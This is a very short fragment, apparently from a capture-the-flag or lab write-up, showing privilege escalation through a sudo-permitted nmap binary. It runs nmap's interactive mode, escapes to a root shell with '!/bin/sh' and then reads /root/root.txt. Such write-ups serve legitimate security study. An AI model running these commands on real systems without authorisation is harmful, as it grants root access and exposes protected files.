
In this scenario, I tried to exploit nmap binary.
sudo nmap --interactive
!/bin/sh

cat /root/root.txt